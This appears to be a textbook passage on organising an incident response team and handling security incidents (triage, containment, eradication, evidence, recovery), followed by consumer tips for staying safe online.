ISIRT	Information security incident response team

CSIRT Goal

The overall goal of the CSIRT is to maintain the security service triad of confidentiality, integrity, and availability to electronic information and information technology assets in response to computer security incidents.

CSIRT Objectives

The objectives of the CSIRT are:

1. Define the incident response policies, procedures, and services provided;
2. Create an incident reporting capability;
3. Handle the incident:

i. Identify the incident;

ii. Contain the incident; and
iii. Eradicate the incident.
4. Recover from the incident:
i. Determine the cause of the incident;
ii. Repair the damage; and
iii. Restore the system.
5. Investigate the incident:
i. Identify the cause;
ii. Collect evidence; and
iii. Assign blame.
6. Assist in the prevention of a reoccurrence of the incident.

Incident Response Team Structure

An incident response team should be available for anyone who discovers or suspects that an incident involving the organization has occurred. One or more team members, depending on the magnitude of the incident and availability of personnel, will then handle the incident. The incident handlers analyze the incident data, determine the impact of the incident, and act appropriately to limit the damage and restore normal services. The incident response team's success depends on the participation and cooperation of individuals throughout the organization. This section identifies such individuals, discusses incident response team models, and provides advice on selecting an appropriate model.

Team Models

Possible structures for an incident response team include the following:

- **Central Incident Response Team:** A single incident response team handles incidents throughout the organization. This model is effective for small organizations and for organizations with minimal geographic diversity in terms of computing resources.
- **Distributed Incident Response Teams:** The organization has multiple incident response teams, each responsible for a particular logical or physical segment of the organization. This model is effective for large organizations (e.g., one team per division) and for organizations with major computing resources at distant locations (e.g., one team per geographic region, one

team per major facility). However, the teams should be part of a single coordinated entity so that the incident response process is consistent across the organization and information is shared among teams. This is particularly important because multiple teams may see components of the same incident or may handle similar incidents.

- **Coordinating Team:** An incident response team provides advice to other teams without having authority over those teams—for example, a department wide team may assist individual agencies' teams. This model can be thought of as a CSIRT for CSIRTs. Because the focus of this document is central and distributed CSIRTs, the coordinating team model is not addressed in detail in this document.

Incident response teams can also use any of three staffing models:

1. **Employees:** The organization performs all of its incident response work, with limited technical and administrative support from contractors.
2. **Partially Outsourced:** The organization outsources portions of its incident response work. Although incident response duties can be divided among the organization and one or more outsourcers in many ways, a few arrangements have become commonplace:
   - The most prevalent arrangement is for the organization to outsource 24-hours-a-day, 7-days-a-week (24/7) monitoring of intrusion detection sensors, firewalls, and other security devices to an offsite managed security services provider (MSSP). The MSSP identifies and analyzes suspicious activity and reports each detected incident to the organization's incident response team.
   - Some organizations perform basic incident response work in-house and call on contractors to assist with handling incidents, particularly those that are more serious or widespread.
3. **Fully Outsourced:** The organization completely outsources its incident response work, typically to an onsite contractor. This model is most likely to be used when the organization needs a full-time, onsite incident response team but does not have enough available, qualified employees. It is assumed that the organization will have employees supervising and overseeing the outsourcer's work.

Team Model Selection

When selecting appropriate structure and staffing models for an incident response team, organizations should consider the following factors:

1. **The Need for 24/7 Availability:** Most organizations need incident response staff to be available 24/7. This typically means that incident handlers can be contacted by phone, but it can also mean that an onsite presence is required. Real-time availability is the best for incident response because the longer an incident lasts, the more potential there is for damage and loss. Real-time contact is often needed when working with other organizations—for example, tracing an attack back to its source.
2. **Full-Time versus Part-Time Team Members:** Organizations with limited funding, staffing, or incident response needs may have only part-time incident response team members, serving as more of a virtual incident response team. In this case, the incident response team can be thought of as a volunteer fire department. When an emergency occurs, the team members are contacted rapidly, and those who can assist do so. An existing group such as the IT help desk can act as a first POC for incident reporting. The help desk members can be trained to perform the initial investigation and data gathering and then alert the incident response team if it appears that a serious incident has occurred.
3. **Employee Morale:** Incident response work is very stressful, as are the on-call responsibilities of most team members. This combination makes it easy for incident response team members to become overly stressed. Many organizations will also struggle to find willing, available, experienced, and properly skilled people to participate, particularly in 24-hour support. Segregating roles, particularly reducing the amount of administrative work that team members are responsible for performing, can be a significant boost to morale.
4. **Cost:** It is a major factor, especially if employees are required to be onsite 24/7. Organizations may fail to include incident response-specific costs in budgets, such as sufficient funding for training and maintaining skills. Because the incident response team works with so many facets of IT, its members need much broader knowledge than most IT staff members. They must also

understand how to use the tools of incident response, such as digital forensics software. Other costs that may be overlooked are physical security for the team's work areas and communications mechanisms.

5. **Staff Expertise:** Incident handling requires specialized knowledge and experience in several technical areas; the breadth and depth of knowledge required varies based on the severity of the organization's risks. Outsourcers may possess deeper knowledge of intrusion detection, forensics, vulnerabilities, exploits, and other aspects of security than employees of the organization. Also, MSSPs may be able to correlate events among customers so that they can identify new threats more quickly than any individual customer could. However, technical staff members within the organization usually have much better knowledge of the organization's environment than an outsourcer would, which can be beneficial in identifying false positives associated with organization-specific behavior and the criticality of targets.

When considering outsourcing, organizations should keep these issues in mind:

1. **Current and Future Quality of Work:** Organizations should consider not only the current quality (breadth and depth) of the outsourcer's work, but also efforts to ensure the quality of future work—for example, minimizing turnover and burnout and providing a solid training program for new employees. Organizations should think about how they could objectively assess the quality of the outsourcer's work.
2. **Division of Responsibilities:** Organizations are often unwilling to give an outsourcer authority to make operational decisions for the environment (e.g., disconnecting a web server). It is important to document the appropriate actions for these decision points. For example, one partially outsourced model addresses this issue by having the outsourcer provide incident data to the organization's internal team, along with recommendations for further handling the incident. The internal team ultimately makes the operational decisions, with the outsourcer continuing to provide support as needed.
3. **Sensitive Information Revealed to the Contractor:** Dividing incident response responsibilities and restricting access to

sensitive information can limit this. For example, a contractor may determine what user ID was used in an incident (e.g., ID 123456) but not know what person is associated with the user ID. Employees can then take over the investigation. Non-disclosure agreements (NDAs) are one possible option for protecting the disclosure of sensitive information.

4. **Lack of Organization-Specific Knowledge:** Accurate analysis and prioritization of incidents are dependent on specific knowledge of the organization's environment. The organization should provide the outsourcer regularly updated documents that define what incidents it is concerned about, which resources are critical, and what the level of response should be under various sets of circumstances. The organization should also report all changes and updates made to its IT infrastructure, network configuration, and systems. Otherwise, the contractor has to make a best guess as to how each incident should be handled, inevitably leading to mishandled incidents and frustration on both sides. Lack of organization-specific knowledge can also be a problem when incident response is not outsourced if communications are weak among teams or if the organization simply does not collect the necessary information.
5. **Lack of Correlation:** Correlation among multiple data sources is very important. If the intrusion detection system (IDS) records an attempted attack against a web server, but the outsourcer has no access to the server's logs, it may be unable to determine whether the attack was successful. To be efficient, the outsourcer will require administrative privileges to critical systems and security device logs remotely over a secure channel. This will increase administration costs, introduce additional access entry points, and increase the risk of unauthorized disclosure of sensitive information.
6. **Handling Incidents at Multiple Locations:** Effective incident response work often requires a physical presence at the organization's facilities. If the outsourcer is offsite, consider where the outsourcer is located, how quickly it can have an incident response team at any facility, and how much this will cost. Consider onsite visits; perhaps there are certain facilities or areas where the outsourcer should not be permitted to work.

7. **Maintaining Incident Response Skills In-House:** Organizations that completely outsource incident response should strive to maintain basic incident response skills in-house. Situations may arise in which the outsourcer is unavailable, so the organization should be prepared to perform its own incident handling. The organization's technical staff must also be able to understand the significance, technical implications, and impact of the outsourcer's recommendations.

Dependencies within Organizations

It is important to identify other groups within the organization that may need to participate in incident handling so that their cooperation can be solicited before it is needed. Every incident response team relies on the expertise, judgment, and abilities of others, including:

1. **Management:** This establishes incident response policy, budget, and staffing. Ultimately, management is held responsible for coordinating incident response among various stakeholders, minimizing damage, and reporting to Congress, OMB, the General Accounting Office (GAO), and other parties.
2. **Information Assurance:** Information security staff members may be needed during certain stages of incident handling (prevention, containment, eradication, and recovery)—for example, to alter network security controls (e.g., firewall rule sets).
3. **IT Support:** IT technical experts (e.g., system and network administrators) not only have the needed skills to assist but also usually have the best understanding of the technology they manage on a daily basis. This understanding can ensure that the appropriate actions are taken for the affected system, such as whether to disconnect an attacked system.
4. **Legal Department:** Legal experts should review incident response plans, policies, and procedures to ensure their compliance with law and Federal guidance, including the right to privacy. In addition, the guidance of the general counsel or legal department should be sought if there is reason to believe that an incident may have legal ramifications, including evidence collection, prosecution of a suspect, or a lawsuit, or if there may be a need for a memorandum of understanding (MOU) or other binding agreements involving liability limitations for information sharing.

5. **Public Affairs and Media Relations:** Depending on the nature and impact of an incident, a need may exist to inform the media and, by extension, the public.
6. **Human Resources:** If an employee is suspected of causing an incident, the human resources department may be involved—for example, in assisting with disciplinary proceedings.
7. **Business Continuity Planning:** Organizations should ensure that incident response policies and procedures and business continuity processes are in sync. Computer security incidents undermine the business resilience of an organization. Business continuity planning professionals should be made aware of incidents and their impacts so they can fine-tune business impact assessments, risk assessments, and continuity of operations plans. Further, because business continuity planners have extensive expertise in minimizing operational disruption during severe circumstances, they may be valuable in planning responses to certain situations, such as denial of service (DoS) conditions.
8. of physical security **Physical Security and Facilities Management:** Some computer security incidents occur through breaches or involve coordinated logical and physical attacks. The incident response team also may need access to facilities during incident handling—for example, to acquire a compromised workstation from a locked office.

Incident Response Process

5.1. UNDERSTANDING THE CYBER SECURITY INCIDENT

Once a cyber security incident has been identified, the next stage is to define what the objectives are for the response activities – and to investigate the situation in an appropriate manner. There are many questions that investigators should seek to answer, such as:

- Who has attacked us?
- What is the scope and extent of the attack?
- When did the attack occur?
- What did the attackers take from us?
- Why did they do it?

Project research revealed that the three main challenges organizations face when responding to a cyber-security incident in a fast, effective, and consistent manner are:

- Determining what information has been disclosed to unauthorized parties, stolen, deleted or corrupted;
- Finding out who did it (i.e., which threat agent or agents) and why (e.g., financial gain, hacktivism, espionage, revenge, challenge or just for fun);
- Identifying what systems, networks, and information (assets) have been compromised.

Other significant response challenges included:

- Working out how it happened (e.g., how did the attacker gain entry to the system);
- Determining the potential business impact of the cyber security incident;
- Performing detailed analysis of the cyber security incident.

When investigating the cyber security incident, you should learn as much as you can about the attacker(s) as they will often require differing response approaches and capabilities. You should determine what:

- Methodologies the attackers are using;
- Their intention (or motivation), such as financial crime (e.g., fraud or extortion), theft of intellectual property, personal attack (e.g., revenge), or disruption to critical services;
- Their focus (e.g., an individual, the whole organization, your market sector, or the government).

5.2. CONDUCTING TRIAGE

The early part of an investigation is often referred to as Triage, which consists of:

- *Classifying* cyber security incidents (e.g., critical, significant, normal, or negligible impact).
- *Prioritizing* these incidents (e.g., high, medium, or low).
- *Assigning* incidents to appropriate personnel in terms of their legitimacy, correctness, constituency origin, severity, or impact.

Cyber security attacks are often more critical than many security incidents, but should still be subject to a consistent classification process.

Category	Description	Example
Critical	These incidents will usually cause the degradation of vital service(s) for a large number of users, involve a serious breach of network security, affect mission-critical equipment or services or damage public confidence in the organization.	Targeted cyber security attacks or loss of publicly
Significant	Less serious events are likely to impact a smaller group of users, disrupt non-essential services and breaches of network security policy.	Website defacement or damaging unauthorized changes to a system.
Minor	Many minor types of incidents can be capably handled by internal IT support and security. All events should be reported back to the information security team who will track occurrences of similar events. This will improve understanding of the IT security challenges and may raise awareness of new attacks.	Unsuccessful denial-of-service attack or the majority of network monitoring alerts.
Negligible	It is not necessary to report on incidents with little or no impact or those affecting only a few users, such as isolated spam or antivirus alerts; minor computer hardware failure; and loss of network connectivity to a peripheral device, such as a printer.	Isolated anti-virus alert or spam e-mail.

5.3. CARRYING OUT FIRST RESPONSE

The first people dealing with the incident are sometimes referred to as first responders, ideally as part of a team. These first responders should be able to determine whether any specialist resources – including third parties – will be required.

Many organizations do not have the right tools, systems, or knowledge to conduct a suitable investigation. You need to identify quickly when the scope and severity is beyond in-house skills, before decisions are made that may adversely affect an investigation. It is critical for arrangements to have been made in advance so that expert investigators are available at short notice and have enough prior information to be able to hit the ground running.

As well as expert cyber security incident response experts, other third parties that you may wish to get involved can include technology forensics specialists, technology analysts (for example, database experts), Information analysts (for example, accountants), legal experts and on-site police support.

Some organizations set up a "war room" during serious cyber security attacks. This is the crisis management team's primary meeting and collaboration space, where all relevant parties (incident investigators, IT staff representatives, stakeholders, and other leaders) assemble to manage the incident from one central point.

5.4. PERFORMING INITIAL ANALYSIS

In the early stages of investigating a cyber-security incident, the precise nature of the incident may be unknown and initial analysis will be required.

When investigating a cyber-security incident, the approach taken can be either:

- Intelligence driven, based on information gathered from: government agencies (e.g., CPNI), monitoring of internal resources, open-source information or data provided internally.
- Evidence-driven, based on information gathered from corporate infrastructure or applications (typically event logs).

Investigators will often wish to:

- Examine important alerts or suspicious events in logs or technical security monitoring systems (e.g., IDS, IPS, DLP or SIEM);
- Correlate them with network data (including data from cloud service providers);
- Compare these against threat intelligence.

When carrying out an investigation, each possible trigger event should be thoroughly investigated, including:

- Date/time;
- Internet protocol (IP) address (internal or external);
- Port (source or destination), domain and file (e.g., exe.dll);
- System (hardware vendor, operating system, applications, purpose, location).

5.5. CONTAINING THE CYBER SECURITY INCIDENT

One of the first key actions to be taken after the initial investigation (and often as part of that investigation) is to contain the damage being done by the cyber security incident, for example by stopping it from spreading to other networks and devices both within your organization and beyond.

Containment typically comprises a number of concurrent actions aimed at reducing the immediate impact of the cyber security incident, primarily by removing the attacker's access to your systems. The objective of containment is not always to return (directly) to business as usual, but to make best efforts to return to functionality as normal, while continuing to analyze the incident and plan longer term remediation.

There are many ways in which a cyber-security incident can be contained, which include:

- Blocking (and logging) of unauthorized access;
- Blocking malware sources (e.g., e-mail addresses and websites);
- Closing particular ports and mail servers;
- Changing system administrator passwords where compromise is suspected;
- Firewall filtering;
- Relocating website home pages;
- Isolating systems.

You should consider creating separate containment strategies for different types of major cyber security attack, with criteria documented clearly to facilitate decision-making. These criteria can include evaluating the:

- Potential damage to and theft of resources;
- Need for evidence preservation;
- Service availability (e.g., network connectivity, services provided to external parties);
- Time and resources needed to implement the strategy;
- Effectiveness of the strategy (e.g., partial containment, full containment);
- Duration of the solution (e.g., emergency workaround to be removed in four hours, temporary workaround to be removed in two weeks, permanent solution).

5.6. ERADICATING THE CAUSE OF THE INCIDENT

After an incident has been contained, eradication is often required to eliminate key components of the incident (e.g., removing the attack from the network, deleting malware, and disabling breached user accounts), as well as identifying and mitigating vulnerabilities that were exploited.

During the eradication process, there are a number of actions you can take, which include:

- Identifying all affected hosts within (and sometimes beyond) your organization, so that they can be remediated;
- Carrying out malware analysis;
- Checking for any response from the attacker to your actions;
- Developing a response (preferably in advance) if the attacker uses a different method of attack;
- Allowing sufficient time to ensure that the network is secure and that there is no response from the attacker.

Effective eradication plans must be executed with speed and precision because attackers often try to re-establish a base and then entrench themselves again into the network once they sense they have been discovered and eradication is underway.

There are many steps that attackers take to either continue the attack during eradication or avoid identification, which can include:

- Registering new IP addresses for their domain names if they suspect that eradication teams have blocked their IP addresses;
- Accessing an undetected web shell, they have installed earlier to regain access to the environment after access has been removed;
- Installing advanced malware that makes changes to the file system or network to trigger a fail-safe within the malware if detected, which will in turn remove itself together with the evidence of infection.

5.7. GATHERING AND PRESERVING EVIDENCE

Research indicated that organizations have significant difficulty in meeting forensic requirements for cyber security incident response, such as in preserving evidence and maintaining a chain of custody.

Evidence will need to be gathered at various points during the investigation, but all evidence will be governed by two main rules, which are:

- Admissibility of evidence – whether or not the evidence can be used in court; and
- Weight of evidence – the quality and completeness of evidence.

You will also need to comply with relevant laws, such as the:

- IT act;
- IPC.

It is essential that you maintain a chain of evidence for both paper-based and electronic information. You should keep a detailed written log of every action during the investigation so that:

- Clear and precise evidence can be referred to at a later date;
- The sequence of events and actions taken can be repeated by opposition experts, if required.

This action log should include:

- Identifying information (e.g., the location, serial number, model number, hostname, media access control (MAC) addresses, and IP addresses of a computer);
- Name, title, and phone number of each individual who collected or handled the evidence during the investigation;
- Time and date (including time zone) of each occurrence of evidence handling;
- Locations where the evidence was stored.

All forensic works should only be performed on copies of the evidential material (e.g., using imaging technology) and the integrity of all evidential material must be protected. Furthermore, for many cyber security attacks, a more detailed forensic investigation will be required. Organizations should therefore consider employing third party forensic experts.

5.8. RECOVER SYSTEMS, DATA, AND CONNECTIVITY BACK TO NORMAL

The final step in responding to a cyber-security incident is to restore systems to normal operation, confirm that the systems are functioning normally, and remediate vulnerabilities to prevent similar incidents occurring.

Project research identified that the main challenges organizations face when recovering from a cyber-security incident in a fast, effective, and consistent manner are:

- Confirming that remediation has been successful;
- Reconnecting networks; rebuilding systems; and restoring, recreating, or correcting information.

It is therefore important to have an appropriate recovery plan in place, which should include:

- Rebuilding infected systems (often from known 'clean' sources);
- Replacing compromised files with clean versions;
- Removing temporary constraints imposed during the containment period;
- Resetting passwords on compromised accounts;
- Installing patches, changing passwords, and tightening network perimeter security, such as firewall rulesets;
- Testing systems thoroughly – including security controls;
- Confirming the integrity of business systems and controls.

It is important to validate that systems are operating normally again, which can often be achieved by carrying out an independent penetration test of the affected systems, complemented by a security controls assessment.

Advanced cyber security attackers will often try to get back into the network through all of the methods at their disposal. They will also come back knowing that they are being investigated and that their existing tactics, techniques, and procedures have been discovered. Therefore, it is important to ensure that all elements of the attack have been eradicated and that the attackers cannot carry out further attacks.

To help detect further attacks, cyber security threat intelligence (including network situational awareness) should be gathered and retained and the network monitored for any further attempted attacks. Monitoring may need to take place over an extended time to detect any further attacks (or attempted attacks).

Once systems have been recovered and controls have been tested, stakeholders should then be provided with a brief summary of what took place. The team should report that eradication was completed successfully and note any exceptions and other significant findings. Briefings to

stakeholders about the results should be well planned and conducted soon after the event.

Incident Response Team Services

The main focus of an incident response team is performing incident response, but it is fairly rare for a team to perform incident response only. The following are examples of other services a team might offer:

- **Intrusion Detection:** The first tier of an incident response team often assumes responsibility for intrusion detection. The team generally benefits because it should be poised to analyze incidents more quickly and accurately, based on the knowledge it gains of intrusion detection technologies.
- **Advisory Distribution:** A team may issue advisories within the organization regarding new vulnerabilities and threats. Automated methods should be used whenever appropriate to disseminate information; for example, the National Vulnerability Database (NVD) provides information via XML and RSS feeds when new vulnerabilities are added to it. Advisories are often most necessary when new threats are emerging, such as a high-profile social or political event (e.g., celebrity wedding) that attackers are likely to leverage in their social engineering. Only one group within the organization should distribute computer security advisories to avoid duplicated effort and conflicting information.
- **Education and Awareness:** These are resource multipliers—the more the users and technical staff know about detecting, reporting, and responding to incidents, the less drain there should be on the incident response team. This information can be communicated through many means: workshops, websites, newsletters, posters, and even stickers on monitors and laptops.
- **Information Sharing:** Incident response teams often participate in information sharing groups, such as Information Sharing and Analysis Centers or regional partnerships. Accordingly, incident response teams often manage the organization's incident information sharing efforts, such as aggregating information related to incidents and effectively sharing that information with other organizations, as well as ensuring that pertinent information is shared within the enterprise.

Recommendations

The key recommendations presented in this section for organizing a computer security incident handling capability are summarized below:

1. **Establish a Formal Incident Response Capability:** Organizations should be prepared to respond quickly and effectively when computer security defenses are breached.
2. **Create an Incident Response Policy:** The incident response policy is the foundation of the incident response program. It defines which events are considered incidents, establishes the organizational structure for incident response, defines roles and responsibilities, and lists the requirements for reporting incidents, among other items.
3. **Develop an Incident Response Plan based on the Incident Response Policy:** The incident response plan provides a roadmap for implementing an incident response program based on the organization's policy. The plan indicates both short- and long-term goals for the program, including metrics for measuring the program. The incident response plan should also indicate how often incident handlers should be trained and the requirements for incident handlers.
4. **Develop Incident Response Procedures:** The incident response procedures provide detailed steps for responding to an incident. The procedures should cover all the phases of the incident response process. The procedures should be based on the incident response policy and plan.
5. **Establish Policies and Procedures Regarding Incident-Related Information Sharing:** The organization should communicate appropriate incident details with outside parties, such as the media, law enforcement agencies, and incident reporting organizations. The incident response team should discuss this with the organization's public affairs office, legal department, and management to establish policies and procedures regarding information sharing. The team should comply with existing organization policy on interacting with the media and other outside parties.
6. **Consider the Relevant Factors when Selecting an Incident Response Team Model:** Organizations should carefully weigh the advantages and disadvantages of each possible team structure

model and staffing model in the context of the organization's needs and available resources.

7. **Select People with Appropriate Skills for the Incident Response Team:** The credibility and proficiency of the team depend to a large extent on the technical skills and critical thinking abilities of its members. Critical technical skills include system administration, network administration, programming, technical support, and intrusion detection. Teamwork and communications skills are also needed for effective incident handling. Necessary training should be provided to all team members.
8. **Identify Precursors and Indicators through Alerts Generated by Several Types of Security Software:** Intrusion detection and prevention systems (IDPS), antivirus software, and file integrity checking software are valuable for detecting signs of incidents. Each type of software may detect incidents that the other types of software cannot, so the use of several types of computer security software is highly recommended. Third-party monitoring services can also be helpful.
9. **Include Provisions Regarding Incident Reporting in the Organization's Incident Response Policy:** Organizations should specify which incidents must be reported, when they must be reported, and to whom. The parties most commonly notified are the CIO, head of information security, local information security officer, other incident response teams within the organization, and system owners.
10. **Identify Other Groups within the Organization that may need to Participate in Incident Handling:** Every incident response team relies on the expertise, judgment, and abilities of other teams, including management, information assurance, IT support, and legal, public affairs, and facilities management.
11. **Determine which Services the Team Should Offer:** Although the main focus of the team is incident response, most teams perform additional functions. Examples include monitoring intrusion detection sensors, distributing security advisories, and educating users on security.
12. **Capture Volatile Data from Systems as Evidence:** This includes lists of network connections, processes, login sessions, open files, network interface configurations, and the contents of memory.

Running carefully chosen commands from trusted media can collect the necessary information without damaging the system's evidence.

13. **Follow Established Procedures for Evidence Gathering and Handling:** The team should clearly document how all evidence has been preserved. Evidence should be accounted for at all times. The team should meet with legal staff and law enforcement agencies to discuss evidence handling, then develop procedures based on those discussions.
14. **Obtain System Snapshots through Full Forensic Disk Images, Not File System Backups:** Disk images should be made to sanitized write-protectable or write-once media. This process is superior to a file system backup for investigatory and evidentiary purposes. Imaging is also valuable in that it is much safer to analyze an image than it is to perform analysis on the original system because the analysis may inadvertently alter the original.

CHAPTER 6

ONLINE SAFETY AND PRECAUTIONS

CONTENTS

To avoid becoming a victim of cybercrime, we all need to accept responsibility for our own security and safety online. This means using safe online practices and being aware of the ways that criminals try to obtain personal information online.

There are some practical things you can do to help protect against and prevent cybercrime, including:

- Being on the lookout for e-mail scams;
- Securing your computer from cybercrime attacks;
- Staying safe on social media;
- Exercising caution when shopping online;
- Keeping your personal information protected;
- Safely installation of application;
- Adopting strategies to prevent exposure to inappropriate online content;
- Protect your identity online;
- Social media security precautions;
- Secure mobile device.

6.1. E-MAIL SCAMS SAFETY PRECAUTIONS

Cybercrime commonly occurs via e-mail (e.g., spam, phishing, and online scams). As well as being alert to suspicious or unsolicited messages you should consider the following useful tips to avoid falling victim to cybercrime:

- use a spam filter on your e-mail account;
- be suspicious of unsolicited messages, even from a person or organization you know;
- avoid opening suspicious or unsolicited messages with attachments and links to other websites;
- avoid replying to or forwarding suspicious or unsolicited messages;
- never supply your personal information to unsolicited e-mails from unknown persons;
- seek independent advice about sending money to an unknown person or organization;

- read terms and conditions carefully;
- regularly check your bank statements to make sure there are no suspicious transactions;
- shred any documents you may no longer need that contain personal information; and
- remember – if it seems too good to be true, it probably is!

6.2. SECURING YOUR COMPUTER FROM CYBERCRIME ATTACKS

You should consider the following tips to ensure your computer and other devices (such as phones and tablets) are protected from possible cybercrime attacks:

- Use a firewall to block unauthorized access;
- Ensure your device's operating system is up-to-date;
- Use up-to-date anti-virus and anti-spyware software;
- Use a pop-up advertising blocker on your internet browser;
- Use strong passwords, and do not use the same password on different sites;
- Secure your wireless network and be careful when using public wireless networks;
- Use reputable websites and mobile applications;
- Avoid clicking on unexpected or unfamiliar links.

6.3. STAYING SAFE ON SOCIAL MEDIA

You need to think carefully about how much information you share on social media sites, and who is able to see it. While most people who use social networking sites are well intentioned, there are others out there who may copy, forward or save your information to embarrass you, damage your reputation, or steal your identity. Once something goes online, you have very little chance of deleting it.

You should consider the following practical tips for staying safe while using social media:

- Always type your social media website address into your browser;
- Never use the same password that you use for your bank or e-mail accounts;

- Have a different password for each social media site;
- Only accept friend requests from people you know;
- Avoid clicking on links in 'friend request' e-mails;
- Be careful about how much information you share online and with whom; and
- Think before you post – how could your post affect you and others, now and into the future.

If you are being bullied or harassed or have seen abusive or inappropriate content on social media, you can report this to the relevant social media provider. The process for doing this is slightly different for each site:

- **Facebook:** You can report abusive content on Facebook by using the Report link that appears near the content itself. Facebook's How to Report Things page has instructions on how to report abusive content for the different features.
- **Twitter:** You can file a report that someone is posting abusive messages by going to Twitter's forms page. More information on Twitter's policy on abusive behavior is available at the How to Report Abusive Behavior page.
- **LinkedIn:** You can report inappropriate content that violates LinkedIn's Community Guidelines or User Agreement by flagging it directly from the site. Your identity will not be shared if you flag an item. You can also report spam, phishing, and other suspicious messages. After reviewing reported items, LinkedIn will take them down if necessary.
- **YouTube:** You can report content that violates YouTube's Community Guidelines by flagging it. Flagging videos does not take them down straight away, but sends a report back to YouTube staff to review the flagged video. More information on flagging videos is available at YouTube's Community Guidelines Violations page. To report a case of harassment, privacy, or bullying, you can visit YouTube's Help and Safety Tool page.
- **Instagram:** You can report inappropriate photos, comments, or users that are in violation of Instagram's Community Guidelines or directly to Instagram with the built-in flagging feature.

6.4. SOCIAL MEDIA SAFETY PRECAUTIONS

Online forums, messaging, and social media sites are great for socializing with friends and family, sharing photos and videos, and expressing yourself and being creative.

Unfortunately, there are people who use social media to:

- Embarrass, harass, or attack others;
- Steal personal information and identities.

To get the most out of social media you sometimes need to provide personal information. However, it's important to be careful about what information you put online and who you allow to see it.

Remember: social media sites allow you to control the types of information you share online and how you interact with others.

6.4.1. Using Social Media Safely

Here are some steps to help protect you when using social network sites:

- Read and understand social networking privacy settings, be aware of what you share and who you are sharing it with.
- Ensure you read and understand any terms and conditions before accepting and agreeing to them.
- Protect your accounts with strong passwords.
- Think before you post—people other than your friends and family may see what you post online.
- Think before you click—remember that it can be difficult or impossible to remove posted photos or information after the event.
- Be careful posting information that could compromise your or others the security, such as:
  - Date of birth;
  - Address;
  - Information about your daily routine;
  - Holiday plans;
  - Your children's schools.
- Consider turning off geo-location features in social networking apps.

- Don't post inappropriate photos of you or your family and friends, and always seek permission before posting a picture of someone else.
- Never click on suspicious links, even if they are from your friends, as their social media account may have been hacked.
- Be wary of strangers as people are not always who they say they are.
- Never access social networking by clicking a link in an e-mail or other website.
- Don't use social networking sites that do not offer any privacy settings or that enable users to contact each other anonymously?

6.4.2. Check the Site's Privacy Policy

Read the website's privacy policy before you sign up.

- Legitimate social networking sites will have a privacy statement that tells you how they collect and use your information and when and how they might disclose this information either through the website or to third parties.
- Some sites may share your information, such as e-mail addresses or user preferences, with third party businesses, that may send you spam.
- Locate the sites' policies for handling referrals to make sure that you do not accidentally sign your friends up for spam.
- Privacy policies can change. In many cases by continuing to access or use the services after those changes become effective, you agree to be bound by the revised privacy policy. You should regularly review privacy policies and review how much information you reveal in your profile.
- If you use applications or sign up for games inside the website, remember to read the individual privacy policy. Do not assume that they will have the same policy as the parent website.

Some online games' privacy policies specifically state that they can use your and your friends' information in whatever way they like if linked to your social media accounts.

Be careful how much personal information you share online:

- Once information is online, it is difficult to remove it completely. Even if you remove information from your profile, saved or cached versions may still exist on other computers.
- Adjust your privacy settings to control the amount and type of information you share, and who can see what parts.
- The photos, comments, and messages that you share could be seen by anyone, and are not always removable if you change your mind.
- Do not post information that would make you or your family vulnerable (for example your date of birth, address, information about your daily routine or holiday plans). This information can be used by criminals to commit identity theft, or to stalk and harass you.

6.5. EXERCISING CAUTION WHEN SHOPPING ONLINE

The convenience of online shopping has made buying and selling on the internet increasingly appealing. It is important to exercise caution when sharing personal and financial information online. You need to know who you are providing your information to and be confident that they will treat it securely and respectfully.

There are simple tips you can follow when buying and selling online:

- Buying Online:
  - do your research and shop around;
  - check quality, warranty, return/refund, and complaints policies;
  - check the buying and selling tips on the sites you are using;
  - keep your personal details private and secure;
  - always use a secure payment method;
  - never send bank or credit card details in an e-mail; and
  - never send wire transfers to anyone you don't know and trust.

- Selling Online:
  - install security software from a verified provider and set it to update automatically;
  - offer clear terms and conditions;
  - always use and offer a secure payment method;
  - avoid bank transfers and direct debits;
  - when using a selling platform, make sure it is trusted and reliable;
  - beware of scams, including by fake suppliers and customers; and
  - independently confirm that payment has been made before supplying goods.

If you have been affected by an online trading scam, or if you are concerned about something that appears on an online trading website you should report it to the relevant site (for example, eBay or Flipkart). Many online auction sites have established reporting procedures to deal with trading scams. If you are not satisfied with their response, you should report the scam.

6.5.1. Keeping Your Personal Information Protected

You can never completely protect your personal information from falling into the wrong hands, but you can reduce the risk.

You should consider the following simple steps to avoid becoming a victim of identity theft:

- Limit the amount of personal information you publish online;
- Secure your computer and mobile phone with security software and strong passwords;
- Be cautious about requests for your personal information over the internet, phone and in person;
- Learn how to avoid common scams by visiting the SCAMWatch website;
- Investigate the arrival of new credit cards you didn't ask for or bills for goods and services that aren't yours;
- Be alert for any unusual bank transactions or missing mail; and

- Order a free copy of your credit report from a credit reporting agency on a regular basis, particularly if your identity has been stolen.

6.6. SAFELY INSTALLATION OF APPLICATION

Viruses and spyware (malware) often look like legitimate applications to trick people into installing them. Ironically, they may look like antivirus or security products. Popular legitimate applications can also be hijacked to include malware before being offered for download on illegitimate websites.

Don't	Do
Don't use online ads or e-mail links to access or download applications.	Use reviews from reputable sites to find the best apps for your needs.
Don't download and install applications from peer to peer (for example Bit Torrent) or pirate sources.	Use popular search engines to find and download from the app vendor's own website.
Don't download applications from third party download sites?	Use popular search engines to see if an app has been linked to malware before visiting its website or downloading.
Don't rely on unsolicited recommendations such as pop-ups.	Always do your research before installing anything. Ask friends about their experiences or use the internet to read online reviews.
Don't use app stores that are not part of a well-known brand. Apple, Google, Amazon, or your device vendor are reliable sources of information.	Turn on 'safe search' filters in your search engine.

6.6.1. Adopting Strategies to Prevent Exposure to Inappropriate Online Content

The internet has provided a new medium for people to share inappropriate, illegal, or prohibited content with a wider audience. This content can be distressing for people who are inadvertently exposed to it, especially to children.

Children may encounter inappropriate content online, either by typing in an incorrect URL, through pop-up advertisements or by clicking on links in

e-mails. This may be damaging to a young person's health and wellbeing, as it exposes them to concepts that they are not ready to manage and that may breach social and cultural norms.

You should consider the following steps to protect yourself and your children from inappropriate online content:

- Install and maintain anti-virus and anti-spyware software on your devices;
- Explore options such as filters, parental controls, and safe searching modes (you should explain to your children why you are using these);
- Discuss being safe online with your children and explain what they should do if they find something online which makes them feel uncomfortable;
- Help your children develop digital literacy skills;
- Highlight the harms caused by child pornography and child abuse material.

6.7. PREVENT SPYWARE FROM GETTING ONTO YOUR COMPUTER

Develop good security practices. You need to have internet security measures in place and have a good understanding of how your computer works.

- Install anti-spyware and anti-virus software and set it to automatically check the product website for updates.
- Install a firewall. This will limit unauthorized access to your computer and the installation of spyware on it.
